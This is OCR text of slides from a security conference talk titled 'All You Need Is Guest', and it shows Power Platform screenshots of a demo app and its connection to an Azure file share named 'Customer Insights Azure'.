
Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified


7/27/2023, 11:48:49 PM



Connections > jamieredingcustomerdata.file.core.windows.net

Details | **Apps using this connection** | Flows using this connection

Name
Customer Insights Azure




Environment
Zenity Demo (default)

Connections > jamieredingcustomerdata.file.core.windows.net

Name
Customer Insights Azure

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



Apps > Customer Insights Azure

Details | Versions | Connections | Flows

Owner
Jamie Reding

Description
Not provided

Created
7/27/2023, 11:49:44 PM

